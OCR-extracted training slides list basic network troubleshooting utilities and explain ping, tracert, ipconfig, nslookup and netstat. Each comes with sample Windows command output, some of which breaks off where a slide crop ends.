
List of basic network troubleshooting utilities and tools

- Ping
- Tracert/traceroute
- Ipconfig/ifconfig
- NSlookup
- Netstat
- PuTTY/Tera Term
- Subnet and IP Calculator
- Speedtest.net
- Pathping/mtr
- Route

Notes: ______________________________

Ping

- The ping utility is used to test if an IP address or a website is accessible by the host
- When a reply is received from the pinged IP address, it shows that the packets are transferring between the system and the given IP
    - Launch the command prompt and execute `ping x.x.x.x` or `ping example.com` to check the availability of the host to the computer
    - "Request timed out" shows that there is no connection between the system and the host, or that the system is unable to connect to the host



```
C:\Users\[redacted]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=55ms TTL=128
Reply from 8.8.8.8: bytes=32 time=183ms TTL=128
Reply from 8.8.8.8: bytes=32 time=142ms TTL=128
Reply from 8.8.8.8: bytes=32 time=67ms TTL=128

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 55ms, Maximum = 183ms, Average = 111ms
```

Request timed out.


Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Traceroute and Tracert

- The **Traceroute** utility is used to trace packets across a network and to understand connections to a server
- Traceroute sends an ICMP echo request message to the specified destination
- If the destination is active, it sends ICMP echo reply messages as a response, which confirms the connection is active
- If not, the destination may be inactive, or there could be a connectivity issue with the source

- Use the `tracert` command along with the hostname of the computer to which the route must be traced
- Each hop is indicated by a number in the left column, along with the domain and the IP address



```
C:\Users\[redacted]>tracert [redacted].com

Tracing route to [redacted] [208.43.115.82]
over a maximum of 30 hops:

  1     3 ms     4 ms     2 ms  192.168.1.254


Ipconfig and Ifconfig

- **Ipconfig (Internet protocol configuration)** is a command line utility used to display all current TCP/IP network configuration values along with the IP address, subnet mask, and default gateway for all adapters
  - To display the basic configuration of the system, use `ipconfig` in the command prompt terminal
  - For a detailed information on the system configuration, execute `ipconfig /all` in the command prompt
  - **Ifconfig** is a similar utility for Linux-based machines



```
C:\Users\Admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:


NSlookup

- **NSlookup** utility is used to lookup a specific IP address or multiple IP addresses associated with a domain name
- NSlookup is used when a user can access a resource by specifying its IP address, but cannot access it by its **DNS** name
- Nslookup utility is used to fix DNS address resolution issues
- The `nslookup` command is executed in the command prompt to lookup the IP address for a DNS name
- Subcommands can be used at the end of the nslookup command to perform queries or set options



```
C:\Users\Admin>nslookup www.google.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    www.google.com
Addresses:  2607:f8b0:4008:814::2004
          142.250.217.228

C:\Users\Admin>


Notes: ____

Netstat

- **Netstat** is a command line utility used to display both the incoming and outgoing traffic of TCP/IP
- Netstat can determine the current state of the active hosts on the network
- Netstat is used to identify the services associated with user defined ports

- Execute the **`netstat`** command without any parameters in the terminal to show the list of active connections
- Use the **`netstat -e`** command to show the statistics of various protocols



Command Prompt

```
C:\Users\Admin>netstat -e
Interface Statistics

                           Received            Sent


